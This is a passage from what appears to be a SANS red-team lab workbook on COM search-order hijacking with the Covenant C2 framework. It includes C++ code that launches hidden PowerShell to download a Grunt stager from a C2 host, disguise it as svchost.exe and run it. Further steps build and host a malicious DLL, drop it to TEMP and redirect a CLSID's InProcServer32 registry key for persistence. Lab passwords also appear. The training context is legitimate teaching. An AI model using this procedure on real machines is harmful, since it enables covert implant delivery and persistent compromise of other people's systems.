
A final wrapping has to occur to execute the above command from C++. Here again, more graceful options exist, but we will just pass the call to the system through the `system()` call. As we need to pass the above command as a C++ string, we will need to escape any quotes (`"`) and back-slashes (`\`) using the back-slash (`\`) escape character.

```
system("powershell.exe -Sta -Nop -WindowStyle Hidden -Command \"try { Invoke-
RestMethod -Uri 192.168.20.107/GruntStager.exe -OutFile $env:TEMP\\svchost.exe;
saps -nnw -Wait $env:TEMP\\svchost.exe } finally { Remove-Item -Path
$env:TEMP\\svchost.exe }\"");
```

As we ensured our execution is single threaded (see the `try` / `catch` explanation), we can place the above system call in the `MyThread()` function. This will ensure the persistence triggers as often as possible without having multiple ` grunts.


The `MyThread()` function should now look as follows.

```
DWORD MyThread()
{
    //printf("[+] MyThread\n\n");

    //for (int i = 0; i < 30; i++)
    //{
    //  printf("[*] %d\n", i);
    //  Sleep(1000);
    //}

    system("powershell.exe -Sta -Nop -WindowStyle Hidden -Command \"try { Invoke-
RestMethod -Uri 192.168.20.107/GruntStager.exe -OutFile $env:TEMP\\svchost.exe;
saps -nnw -Wait $env:TEMP\\svchost.exe } finally { Remove-Item -Path
$env:TEMP\\svchost.exe }\"");

    g_uThreadFinished = 1;
    return 0;
}
```




Step 6: Compiling the Dynamic Link Library

With the project armed, we can proceed to compile the malicious DLL. To do so, head over to the *"Build"* tab and press the *"Build Solution"* entry as shown below.



Once done, the full path of the compiled DLL can be found in the output logs as visible in the next capture. The resulting path should be somewhat similar to `C:\Users\student\Downloads\COMProxy-master\COMProxy-master\x64\Release\TestCOMServer.dll`.



Step 7: Create a Covenant Listener

As we wish to deliver our payloads, let's use covenant to serve both the Grunt Launcher and malicious DLL!

Navigate to our Covenant stack available at `https://192.168.20.107:7443` and login using the `Student` user (password `Sec699!!`).


We must first **create a listener** to establish a communication channel between hosts and the Covenant server. This listener can be created through the *"Listener"* tab.

Using the `+ Create` button will offer us the ability to create a new listener as outlined in the below image. Two settings must, however, be changed and require a basic understanding of our SANS Lab network architecture. Covenant is deployed as a Docker container, meaning both the *"ConnectPort"* and *"ConnectAddress"* will have the Docker container's value as a default.

To ensure our infected hosts are able to connect to Covenant, configure the Listener as follows:

- `ConnectAddress`: `192.168.20.107`
- `ConnectPort`: `80`


Once modified, the listener can be created by pressing the blue *"+ Create"* button.




Step 8: Create a Covenant Launcher

Infecting hosts can be done through a variety of payloads called *"launchers"*. To **create a launcher**, navigate to the *"Launcher"* tab. Covenant offers multiple launching techniques, each with its advantages and inconveniences. As the SEC699 Lab is equiped with the .Net framework, we can use the simplest approach of relying on a "Binary" launcher.

Make sure the killdate is far ahead in the future to prevent the launcher from killing itself.



On the *"Binary"* launcher's creation page, ensure the propper *"DotNetFrameworkVersion"* is set to `Net40`.



Once done, press the *"⚡ Generate"* button.


Step 9: Host the Covenant Launcher

As Covenant includes a file-hosting function, we will rely on our C2 to serve malicious files. From the newly created launcher, proceed to access the *"Host"* tab.


Once opened, let's make our launcher available at `/GruntStager.exe` after which you may press the blue *"Host"* button.

Step 10: Serving the Binaries

As we already have hosted our launcher on Day 1, we can proceed to further host our DLL payload. To do so, proceed to open the existing HTTP listener from the *"Listeners"* tab.




From there, select the listener, navigate to its *"Hosted Files"* tab and press the blue *"Create"* button.



We will host our malicious `TestCOMServer.dll` at the listener's `/COM.dll` path. Once the path is set, select the file whose path can be found in the previous Visual Studio output.

Once done, press the blue *"Create"* button. Back on the listener's hosted files tab, you can now see at least the hosted launcher as well as our malicious DLL.



With our attacker's setup fully ready, switch to an RDP session on a target workstation. In our example, we will infect the `WIN10` machine (`192.168.20.105`).

Step 11: Hijacking the COM Search Order

Before hijacking the search-order, we have to ensure our DLL is present on the target device. This is usually performed by a first-stage dropper such as downloaded malware or VBS droppers. In our case, we will use PowerShell to do the heavy lifting on our target `WIN10` machine.

Once logged-in on the `WIN10` machine (available at `192.168.20.105` as the `sec699-20.lab\student` user, password `Sec699!!`), proceed to open a new PowerShell prompt and execute the following commands:

```
# Get the DLL and hide it in the user's temporary folder
Invoke-RestMethod -Uri 192.168.20.107/COM.dll -OutFile $env:TEMP\updater.dll
```

Once hidden on disk, the DLL can hijack the search order by copying one of the Local Machine Hive's vulnerable classes into the Local User Hive. In this example, we will hijack `wpdshext.dll` which has the CLSID `35786D3C-B075-49b9-88DD-029876E11C01` . To do so, we will first copy the legitimate class into the Local User Hive.

```
Copy-Item -Recurse -Path "HKLM:\Software\Classes\CLSID\{35786D3C-B075-49b9-88DD-029876E11C01}" -Destination "HKCU:\Software\Classes\CLSID\"
```

Once done, we can replace `InProcServer32` 's mention of to the original DLL with our malicious proxy DLL.

```
Set-ItemProperty -Path "HKCU:\Software\Classes\CLSID\{35786D3C-B075-49b9-88DD-029876E11C01}\InProcServer32\" -Name "(default)" -Value "%Temp%\updater.dll"
```


Step 12: Triggering the Hijack

With the `WIN10` machine hijacked, all there is left to do is actually trigger the hijack. This can happen at any moment as soon as a process loads up the hijacked `35786D3C-B075-49b9-88DD-`


`029876E11C01` CLSID.

As the legitimate COM object might already have been loaded previously, feel free to reboot the `WIN10` machine first.

